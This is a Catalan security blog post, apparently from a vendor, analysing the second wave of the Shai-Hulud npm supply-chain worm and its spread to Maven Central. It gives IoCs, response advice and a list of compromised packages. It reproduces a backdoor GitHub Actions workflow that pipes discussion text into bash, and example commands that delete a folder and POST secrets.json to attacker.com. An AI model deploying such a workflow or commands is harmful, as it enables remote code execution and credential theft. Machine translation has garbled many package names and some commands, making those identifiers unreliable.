






TL; DR
El 24 de novembre de 2025, els investigadors van descobrir Shai Hulud: La Segona Vinguda, una nova onada de la Atac a la cadena de subministrament de NPM que reinfecta paquets npm, roba credencials i es propaga entre màquines de desenvolupador i CI/CD pipelines. A diferència del primer incident, aquesta versió instal·la el temps d'execució Bun sobre la marxa, implementa portes del darrere ocultes de GitHub Actions i inclou un netejador destructiu capaç d'esborrar directoris d'inici sencers a Linux, macOS i Windows. En poques hores, el nombre de paquets compromesos va superar els 830, confirmant que no es tracta d'una variant simple sinó d'una escalada important del cuc original.
impacteQualsevol desenvolupador o executor de CI que instal·li paquets npm públics pot haver estat exposat. Els equips Java també corren risc després que els paquets infectats s'hagin duplicat automàticament a Maven Central.
Accions immediates: bloquejar versions malicioses conegudes, aplicar instal·lacions només de fitxer de bloqueig, rotar credencials de npm, GitHub i núvol, eliminar executors autoallotjats desconeguts i monitoritzar IoCs com ara setup_bun.js, bun_environment.js i repositoris sospitosos de GitHub que continguin "Sha1-Hulud: The Second Coming".
Què va canviar: Shai Hulud a l'atac de la cadena de subministrament de NPM quan va saltar a Maven
La segona onada de l'atac de Shai Hulud va introduir una escalada important. A la primera campanya, el cuc es va quedar dins de l'ecosistema npm. Aquesta vegada, el programari maliciós va entrar a Maven Central, exposant equips Java que mai van tocar npm.
Finestra de cronologia i token
L'atac va començar el Novembre 24, 2025, just abans que npm retirés els seus tokens d'autenticació antics desembre 9.
Aquests tokens antics eren més fàcils de robar i reutilitzar. Com que els atacants encara hi tenien accés durant aquesta finestra, van poder tornar a publicar centenars de versions malicioses a alta velocitat abans del tall.
Com va arribar el programari maliciós a Maven
El salt de registre creuat es va produir a causa de mvnpm, una eina de rèplica automatitzada que converteix els paquets npm en artefactes Maven.
mvnpm no realitza comprovacions de seguretat. Simplement reempaqueta tot allò que npm publica.
Com a resultat:
- Un paquet npm compromès (per exemple posthog-node@4.18.1)
- Es va convertir automàticament en un artefacte Maven
org.mvnpm:posthog-node:4.18.1 - I publicat a Maven Central abans que ningú s'adonés que estava infectat.
Això significa Els desenvolupadors de Java van ser víctimes d'una bretxa de npm, fins i tot si mai no han instal·lat un paquet npm.
Per què aquest Matters
Aquest és el primer cuc de registre creuat conegut, on un atac a la cadena de subministrament s'estén d'un ecosistema a un altre només mitjançant l'automatització.
Per això, el radi de blast ara inclou Java, càrregues de treball de la JVM i enterprise construir sistemes que es basin en Maven Central.
Què fa que Shai Hulud 2.0 sigui tan seriós?
Temps d'execució de Bun utilitzat per evadir la detecció
Els atacants van canviar de Node.js al runtime de Bun. El programari maliciós instal·la Bun sobre la marxa a través de setup_bun.js durant la instal·lació del paquet. Això evita la supervisió específica del node i proporciona als atacants una execució més ràpida per a una càrrega útil ofuscada molt gran.
Accions de GitHub utilitzades com a porta del darrere de comandaments
Un cop instal·lat, el programari maliciós crea un executor autoallotjat ocult de GitHub Actions a $HOME/.dev-env/Això funciona a Windows, macOS i Linux. Els atacants poden executar ordres simplement publicant missatges a GitHub Discussions en un repositori compromès. Un fitxer de flux de treball processa aquests missatges i els executa com a ordres de shell.
Eixugaparabrises integrat
Si el programari maliciós no es pot autenticar amb GitHub o npm, esborra el directori d'inici de la víctima.
- A Windows utilitza del, rdi cipher /W per esborrar fitxers.
- A Linux i macOS sobreescriu les dades amb triturar i després elimina directoris.
Una campanya molt sorollosa
Tot i que el programari maliciós utilitza una mica de sigil·losi (per exemple, mitjançant Bun), la campanya en general és de tot menys silenciosa. Torna a publicar agressivament els paquets compromesos, crea centenars o milers de nous repositoris, carrega dumps de credencials de manera massiva i instal·la executors autoallotjats de llarga durada en màquines de desenvolupador. Res d'això és un comportament de baix perfil. L'escala, la velocitat i el "soroll" operatiu d'aquest atac destaquen en comparació amb la majoria de compromisos de la cadena de subministrament, que tendeixen a prioritzar romandre invisible durant el màxim temps possible..
Impacte ampli
Els atacants van comprometre molts paquets coneguts amb milions de descàrregues mensuals, com ara:
Zapier, dominis ENS, Postman, PostHog, AsyncAPI i Voiceflow.
Possibles senyals d'atribució
L'atribució és difícil aquí, i no hi ha cap font confirmada darrere de la campanya. Una important empresa de seguretat assenyala que l'operació s'assembla al cuc Shai-Hulud anterior, però les diferències en com es construeix la càrrega útil i com es propaga el programari maliciós apunten a la possibilitat d'un conjunt d'operadors diferent. La seva avaluació destaca que diversos entorns van descarregar els paquets compromesos abans que npm els eliminés, cosa que suggereix una exposició al món real en lloc d'una prova de curta durada.
Atès que les tàctiques reprodueixen la primera onada però divergeixen en punts clau, especialment en l'estructura de la càrrega útil, la lògica de propagació i l'"estil" operatiu, un escenari d'imitació és plausible. Els atacants poden haver manllevat idees de Shai-Hulud però implementat les seves pròpies eines. Això podria representar un altre grup que intenta imitar completament la campanya anterior.
En aquest moment, no hi ha proves sòlides que ho vinculin a cap actor conegut, grup amb motivacions financeres o entitat vinculada a l'estat. La coincidència amb el cuc original és real, però les diferències importen prou com per mantenir l'atribució a la categoria "no confirmada".
Estendre's a Maven
Una important empresa de seguretat va confirmar que els paquets npm maliciosos es van tornar a publicar automàticament a Maven a través de mvnpm, una eina que converteix paquets npm en artefactes Maven sense revisió manual.
El paquet següent s'ha enviat a Maven Central: org.mvnpm:posthog-node:4.18.1
Com que mvnpm simplement reempaqueta el que publica npm, les versions infectades es van duplicar a l'ecosistema Java abans que ningú se n'adonés.
Maven Central va eliminar els artefactes afectats el 25 de novembre de 2025 i va començar a reforçar els controls per evitar problemes similars entre registres.
Això significa que els projectes Java sense connexió directa amb npm encara podrien haver estat exposats.
Com funciona l'atac Shai Hulud 2.0
Flux d'infecció
- Un maliciós preinstal·lació s'afegeix el guió a paquet.json.
- setup_bun.js instal·la Bun a la màquina de la víctima si no hi és.
- bun_environment.js (més de 480 línies de codi ofuscat) s'executa en segon pla.
- El programari maliciós escaneja les credencials utilitzant tècniques similars a TruffleHog. Busca
- Claus d'AWS, GCP i Azure
- Tokens de GitHub
- fitxes npm
- Secrets del sistema CI
- Claus d'AWS, GCP i Azure
- Les dades robades es carreguen a repositoris públics de GitHub que tenen la descripció "Sha1-Hulud: The Second Coming".
- Mitjançant tokens capturats, el programari maliciós publica versions compromeses de paquets, infecta repositoris de GitHub accessibles i instal·la executors autoallotjats persistents per a l'execució remota de codi.
Fluxos de treball maliciosos de GitHub
Durant la segona onada de l'atac de la cadena de subministrament de Shai-Hulud NPM, el programari maliciós creat dos fluxos de treball d'accions de GitHub ocults dins de repositoris compromesos. Aquests fluxos de treball proporcionen als atacants execució remota de codi, persistència a llarg termini i accés complet als secrets del sistema.
1. Flux de treball de porta del darrere (discussion.yaml)
El flux de treball més perillós escolta Debats de GitHub esdeveniments. Quan es crea o s'edita un missatge de discussió, el flux de treball llegeix el cos del missatge i l'executa com a comandament de shell a la màquina de la víctima.
A continuació es mostra una versió simplificada del flux de treball maliciós, reconstruït a partir de mostres observades:
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
La línia crítica és:
${{ github.event.discussion.body }}
Això significa que l'atacant pot publicar qualsevol ordre dins d'una discussió de GitHub i l'executor autoallotjat l'executa immediatament. Com que els executors autoallotjats sovint tenen accés a xarxes internes, credencials al núvol i secrets de CI, aquesta porta del darrere proporciona a l'atacant l'execució remota completa de codi durant l'atac de la cadena de subministrament NPM de Shai Hulud.
Explotació d'injecció de comandaments
Aquest flux de treball abusa de la manera com GitHub Actions processa les expressions. En lloc de restringir l'entrada a cadenes segures, llegeix el contingut de la discussió en brut i l'envia directament a l'intèrpret d'ordres. Com a resultat, l'atacant només ha de publicar un missatge com ara:
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
Com que aquest comportament va aparèixer repetidament durant l'atac de la cadena de subministrament de Shai Hulud NPM, es va convertir en un dels senyals més clars que el programari maliciós estava utilitzant GitHub Actions com a canal de comandaments remot.
Els corredors autoallotjats empitjoren això perquè:
- executar dins de les xarxes de l'empresa
- mantenir el núvol o CI/CD credencials
- executar amb els permisos de l'usuari
- no tenen el sandboxing ni l'aïllament de GitHub
Això proporciona als atacants un canal de comandaments persistent cap a entorns interns.
Flux de treball de recopilació de secrets i sistemes
A més de la porta del darrere, el programari maliciós deixa anar un altre flux de treball que té com a objectiu recopilar i emmagatzemar dades sensibles del sistema infectat.
Aquests fluxos de treball recopilen:
- credencials al núvol
- environment variables
- llistats de directoris
- Escaneigs secrets a l'estil TruffleHog
Emmagatzemen les dades recollides en fitxers com ara:
- núvol.json
- entorn.json
- continguts.json
- truffleSecrets.json
Aquests fitxers es carreguen a repositoris de GitHub controlats per atacants etiquetats com a “Sha1-Hulud: La Segona Vinguda”, on es van observar centenars o milers d'abocaments.
Indicadors de compromís
| Dossier | SHA256 |
|---|---|
| setup_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
Altres banderes vermelles
- .github/workflows/discussion.yaml
- $HOME/.dev-env/ que conté corredors inesperats
- Repositoris públics de GitHub creats al vostre compte que contenen "Sha1-Hulud: The Second Coming"
Mètriques actualitzades (a 26 de novembre de 2025)
| Mètric | Comptar |
|---|---|
| paquets npm compromesos | 830 + |
| Repositoris de GitHub infectats | 28,000 + |
| Fitxers secrets carregats | 5,000 + |
| Total de secrets recollits | 11,858 |
| Secrets vàlids | 2,298 |
Què cal fer ara: Resposta a l'atac de la cadena de subministrament de Shai Hulud NPM
L'atac de la cadena de subministrament de Shai Hulud NPM requereix una resposta ràpida i estructurada. Com que aquesta segona onada s'estén per npm, GitHub, màquines de desenvolupadors i fins i tot Maven Central, els equips haurien d'actuar ràpidament per detectar, contenir i solucionar completament qualsevol exposició. Els passos següents us ajuden a reaccionar en l'ordre correcte i a reduir el risc de més compromisos.
Detecció
- Cerca a GitHub repositoris amb la descripció “Sha1-Hulud: The Second Coming”.
- Busqueu els registres d'instal·lació de Bun durant les instal·lacions de paquets.
- Inspeccioneu els fitxers package.json per detectar scripts de cicle de vida inesperats, especialment preinstal·lació.
- Comprova $HOME/.dev-env/ en sistemes de desenvolupador o de CI.
- Reviseu els registres de publicació de GitHub i npm per detectar versions sospitoses.
Conteniment
- Rota totes les credencials: GitHub, npm, cloud, secrets de CI, claus API.
- Desactiva i elimina els executors autoallotjats desconeguts.
- Bloqueja temporalment la creació de repositoris.
- Elimineu les versions infectades del vostre gràfic de dependències.
Solució
- Netegeu els sistemes afectats.
- Revisa tots els fluxos de treball d'accions de GitHub per als fitxers injectats.
- Cerca ordres o execucions inusuals als registres de CI.
Reconstruir a partir de versions de paquet conegudes com a vàlides.
Com ajuda Xygeni a aturar atacs com el de Shai-Hulud Second Coming
Després d'una campanya tan agressiva com Shai-Hulud Second Coming, els equips necessiten més que comprovacions manuals. Necessiten una protecció automatitzada que bloquegi el programari maliciós abans que arribi als desenvolupadors, als executors de CI o als sistemes de producció. Aquí és on Xygeni ofereix un avantatge important.
Alerta primerenca de programari maliciós (MEW): detecta les amenaces abans que es propaguin

El motor d'alerta primerenca de Xygeni escaneja els paquets de codi obert nous i actualitzats en temps real. Marca comportaments sospitosos com ara:
- JavaScript ofuscat o codi agrupat massiu
- Scripts del cicle de vida que instal·len runtimes externs com Bun
- Connexions inesperades a GitHub, npm o punts finals al núvol
- Comptagotes que escriuen a
$HOME,.dev-env/o carpetes de flux de treball
MEW ha detectat patrons utilitzats en ambdues onades de Shai-Hulud, cosa que ajuda els equips a reaccionar abans que els atacants propaguin encara més la infecció.
Guardrails in CI/CD bloquejar paquets maliciosos
Xygeni imposa guardrails que aturen automàticament les operacions insegures:
- CI pipelines no pot instal·lar paquets amb scripts de preinstal·lació o postinstal·lació ocults
- Les compilacions fallen quan un paquet intenta crear fluxos de treball com ara
.github/workflows/discussion.yaml - Pipelinerebutjar dependències publicades des de fonts no fiables o comptes vistos per primera vegada
Això redueix dràsticament la superfície d'atac i evita que s'executi programari maliciós dins de les tasques de CI.
La Protecció Secreta redueix el radi de l'explosió
Com que Shai-Hulud roba claus de núvol, tokens de GitHub, tokens npm i secrets de CI, la protecció també s'ha de centrar en les credencials. Xygeni:
- Detecta secrets exposats dins del codi, registres, fluxos de treball i fitxers d'entorn
- Rota automàticament les credencials d'alt risc
- Força fitxes de curta durada per limitar els compromisos a llarg termini
Fins i tot si un atacant obté accés inicial, les claus robades es tornen inútils ràpidament.
Notes finals: Per què l'atac a la cadena de subministrament de Shai Hulud NPM encara importa
L' Segona Vinguda de Shai-Hulud l'incident mostra la facilitat amb què un modern Atac a la cadena de subministrament de NPM es pot moure a través d'ecosistemes. En aquest cas, el programari maliciós va saltar de npm a Maven perquè eines de rèplica automatitzades com mvnpm van tornar a publicar paquets compromesos sense verificació. Com a resultat, els equips de Java van quedar exposats fins i tot si mai van utilitzar npm directament. Això deixa clar que els fluxos de treball entre registres necessiten una revisió immediata i salvaguardes més sòlides.
A més, l'escala i el comportament d'aquesta campanya revelen com operen els atacants avui dia. En comptes de romandre en silenci, publiquen centenars de paquets alhora, implementen executors ocults de GitHub, roben secrets a granel i fins i tot inclouen un netejador destructiu si alguna cosa falla. En conseqüència, les revisions manuals no mantenen el ritme d'aquest nivell d'automatització i velocitat. Els equips necessiten una protecció contínua i en temps real al paquet, a l'origen i... pipeline capes.
Per què continu Pipeline Security Ara és essencial
Atacs com Segona Vinguda de Shai-Hulud continuarà evolucionant. Per tant, per prevenir la propera onada calen controls que funcionin automàticament a l'interior CI/CD, no després del compromís. La defensa moderna ha de combinar la detecció precoç de programari maliciós, la validació estricta de dependències, l'aplicació de polítiques i la protecció secreta perquè el codi maliciós no pugui passar pels entorns de desenvolupament sense ser vist.
Xygeni dóna suport a aquest canvi oferint serveis automatitzats guardrails a tota la cadena de subministrament de programari. Identifica paquets sospitosos abans de la instal·lació, aplica versions de dependències segures, bloqueja fluxos de treball no segurs, detecta secrets exposats i alerta sobre situacions inusuals pipeline activitat. Com a resultat, els equips es mantenen protegits fins i tot quan els atacs a la cadena de subministrament s'estenen ràpidament i creuen els límits de l'ecosistema.
Llista de paquets compromesos
Els paquets afectats també es poden consultar mitjançant #shai-hulud / #shai-hulud-segona-arribada etiqueta dins OpenSourceMalware.com
| paquet | version |
|---|---|
| 02-eco | 0.0.7 |
| @accordproject/concert-analysis | 3.24.1 |
| @accordproject/concert-linter | 3.24.1 |
| @accordproject/concerto-linter-default-ruleset | 3.24.1 |
| @accordproject/concert-metamodel | 3.12.5 |
| @accordproject/concert-types | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/motor-de-plantilles | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/native | 0.1.32 |
| @actbase/node-server | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postcode | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | 0.0.7, 0.0.8 |
| @alexcolls/nuxt-ux | 0.6.2, 0.6.1 |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/analitzador-corporal-graphql | 0.1.1 |
| @antstackio/json-a-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/my-angular-lib | 0.0.23 |
| @asyncapi/dotnet-rabbitmq-template | 1.0.2, 1.0.1 |
| @asyncapi/edavisualiser | 1.2.2, 1.2.1 |
| @asyncapi/go-watermill-template | 0.2.76, 0.2.77 |
| @asyncapi/plantilla-java | 0.3.6, 0.3.5 |
| @asyncapi/keeper | 0.0.3, 0.0.2 |
| @asyncapi/plantilla-php | 0.1.2, 0.1.1 |
| @asyncapi/python-paho-template | 0.2.15, 0.2.14 |
| @asyncapi/api-del-servidor | 0.16.25, 0.16.24 |
| @asyncapi/estudi | 1.0.3, 1.0.2 |
| @asyncapi/component-web | 2.6.7, 2.6.6 |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/director-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/funcions-sdk | 0.0.4 |
| @browserbasehq/tramoista | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretive/caret-cli | 0.0.2 |
| @clausehq/flows-step-httprequest | 0.1.14 |
| @clausehq/flows-step-jsontoxml | 0.1.14 |
| @clausehq/flows-step-mqtt | 0.1.14 |
| @clausehq/flows-step-sendgridemail | 0.1.14 |
| @clausehq/flows-step-taskscreateurl | 0.1.14 |
| @commute/bloom | 1.0.3 |
| @commute/dades-de-mercat | 1.0.2 |
| @commute/market-data-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logic | 1.0.19 |
| @dev-blinq/cucumber-js | 1.0.131 |
| @dev-blinq/cucumber_client | 1.0.738 |
| @dev-blinq/sistemes-d'usuari | 1.0.93 |
| @ensdomains/codificador-d'adreces | 1.1.5 |
| @ensdomains/llista negra | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/content-hash | 3.0.1 |
| @ensdomains/curvearitmetics | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnsecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-archived-contracts | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-contracts | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validation | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/ensjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-registrar | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/mock | 2.1.52 |
| @ensdomains/nom-contenidor | 1.0.1 |
| @ensdomains/offchain-resolver-contracts | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-address | 0.0.32 |
| @ensdomains/renovació | 0.0.13 |
| @ensdomains/renewal-widget | 0.1.10 |
| @ensdomains/reverse-records | 1.0.1 |
| @ensdomains/server-analytics | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/registrador-de-subdominis | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-confusables | 0.1.1 |
| @ensdomains/passarel·les-inaccessibles | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | 2.0.1, 2.0.2 |
| @everreal/validate-esmoduleinterop-imports | 1.4.4, 1.4.5 |
| @everreal/analítica-web | 0.0.1, 0.0.2 |
| @faq-component/core | 0.0.4 |
| @faq-component/react | 1.0.1 |
| @fishingbooker/browser-sync-plugin | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pagination | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/react-swiper | 0.1.5 |
| @hapheus/n8n-nodes-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/react | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/sistema-de-disseny | 4.9.2 |
| @ifings/metatron3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/components | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| @kvytech/anunci-del-connector-medusa | 0.0.8 |
| @kvytech/medusa-plugin-management | 0.0.5 |
| @kvytech/medusa-plugin-newsletter | 0.0.5 |
| @kvytech/medusa-plugin-product-reviews | 0.0.9 |
| @kvytech/medusa-plugin-promotion | 0.0.2 |
| @kvytech/web | 0.0.2 |
| @lessondesk/api-client | 9.12.3, 9.12.2 |
| @lessondesk/babel-preset | 1.0.1 |
| @lessondesk/electron-group-api-client | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/icones-de-materials | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @lessdesk/autobús escolar | 5.2.2, 5.2.3 |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-edit | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/comprovador-de-versions-d'aplicació | 1.0.2, 1.0.1 |
| @ntnx/passaport-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/components-d'òrbita | 1.2.9 |
| @orbitgtbelgium/control lliscant de temps | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/gestor-d'errors | 1.2.2 |
| @posthog/agent | 1.24.1 |
| @posthog/ai | 7.1.2 |
| @posthog/cli | 0.5.15 |
| @posthog/clickhouse | 1.7.1 |
| @posthog/core | 1.5.6 |
| @posthog/mode-eriçó | 0.0.42 |
| @posthog/icones | 0.36.1 |
| @posthog/lemon-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @posthog/nuxt | 1.2.9 |
| @posthog/piscina | 3.2.1 |
| @posthog/plugin-contrib | 0.0.6 |
| @posthog/react-rrweb-player | 1.1.4 |
| @posthog/rrdom | 0.0.31 |
| @posthog/rrweb | 0.0.31 |
| @posthog/rrweb-player | 0.0.31 |
| @posthog/rrweb-record | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @posthog/siphash | 1.1.2 |
| @posthog/wizard | 1.18.1 |
| @postman/aether-icons | 2.23.4, 2.23.3, 2.23.2 |
| @postman/csv-parse | 4.0.5, 4.0.3, 4.0.4 |
| @postman/node-keytar | 7.9.6, 7.9.4, 7.9.5 |
| @postman/tunnel-agent | 0.6.7, 0.6.6, 0.6.5 |
| @pradhumngautam/common-app | 1.0.2 |
| @pruthvi21/ús-de-rebot | 1.0.3 |
| @quick-start-soft/traductor-ràpid-de-documents | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-translator | 1.4.2509202331 |
| @quick-start-soft/quick-remove-image-background | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/següent | 0.0.2 |
| @seung-ju/generador-d'openapi | 0.0.4 |
| @seung-ju/reacciona-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-date-time-picker | 2.0.4 |
| @strapbuild/react-native-perspective-image-cropper | 0.4.15 |
| @strapbuild/react-native-perspective-image-cropper-2 | 0.4.7 |
| @strapbuild/react-native-perspective-image-cropper-poojan31 | 0.4.6 |
| @suraj_h/medium-common | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | 2.0.3, 2.0.2 |
| @tiaanduplessis/react-progressbar | 1.0.2, 1.0.1 |
| @trefox/sleekshop-js | 0.1.6 |
| @trigo/atrix | 7.0.1 |
| @trigo/atrix-elasticsearch | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-soap | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/expressions-booleanes | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-client | 1.3.36, 1.3.37 |
| @varsityvibe/utilitats | 5.0.6 |
| @varsityvibe/esquemes-de-validació | 0.6.7, 0.6.8 |
| @vishadtyagi/full-year-calendar | 0.1.11 |
| @voiceflow/tipus-d'alexa | 2.15.60, 2.15.61 |
| @voiceflow/antròpic | 0.4.4, 0.4.5 |
| @voiceflow/api-sdk | 3.28.58, 3.28.59 |
| @voiceflow/backend-utils | 5.0.2, 5.0.1 |
| @voiceflow/tipus-base | 2.136.3, 2.136.2 |
| @voiceflow/analitzador corporal | 1.21.2, 1.21.3 |
| @voiceflow/tips-de-xat | 2.14.59, 2.14.58 |
| @voiceflow/circleci-config-sdk-orb-import | 0.2.1, 0.2.2 |
| @voiceflow/commitconfiguració de lint | 2.6.2, 2.6.1 |
| @voiceflow/comú | 8.9.1, 8.9.2 |
| @voiceflow/contenidors-de-prompt-predeterminats | 1.7.4, 1.7.3 |
| @voiceflow/dependency-cruiser-config | 1.8.12, 1.8.11 |
| @voiceflow/dtos-interact | 1.40.2, 1.40.1 |
| @voiceflow/encryption | 0.3.3, 0.3.2 |
| @voiceflow/eslint-config | 7.16.4, 7.16.5 |
| @voiceflow/eslint-plugin | 1.6.2, 1.6.1 |
| @voiceflow/excepció | 1.10.2, 1.10.1 |
| @voiceflow/fetch | 1.11.1, 1.11.2 |
| @voiceflow/tipus-generals | 3.2.23, 3.2.22 |
| @voiceflow/comprovació-de-branques-git | 1.4.4, 1.4.3 |
| @voiceflow/google-dfes-types | 2.17.12, 2.17.13 |
| @voiceflow/google-types | 2.21.12, 2.21.13 |
| @voiceflow/husky-config | 1.3.1, 1.3.2 |
| @voiceflow/registrador | 2.4.3, 2.4.2 |
| @voiceflow/mètriques | 1.5.2, 1.5.1 |
| @voiceflow/natural-language-commander | 0.5.2, 0.5.3 |
| @voiceflow/nestjs-common | 2.75.2, 2.75.3 |
| @voiceflow/nestjs-mongodb | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-rate-limit | 1.3.3, 1.3.2 |
| @voiceflow/nestjs-redis | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-timeout | 1.3.1, 1.3.2 |
| @voiceflow/npm-package-json-lint-config | 1.1.1, 1.1.2 |
| @voiceflow/openai | 3.2.2, 3.2.3 |
| @voiceflow/pino | 6.11.4, 6.11.3 |
| @voiceflow/pino-pretty | 4.4.2, 4.4.1 |
| @voiceflow/prettier-config | 1.10.2, 1.10.1 |
| @voiceflow/react-chat | 1.65.4, 1.65.3 |
| @voiceflow/execució | 1.29.1, 1.29.2 |
| @voiceflow/runtime-client-js | 1.17.3, 1.17.2 |
| @voiceflow/sdk-runtime | 1.43.2, 1.43.1 |
| @voiceflow/proveïdor-de-secrets | 1.9.3, 1.9.2 |
| @voiceflow/semantic-release-config | 1.4.2, 1.4.1 |
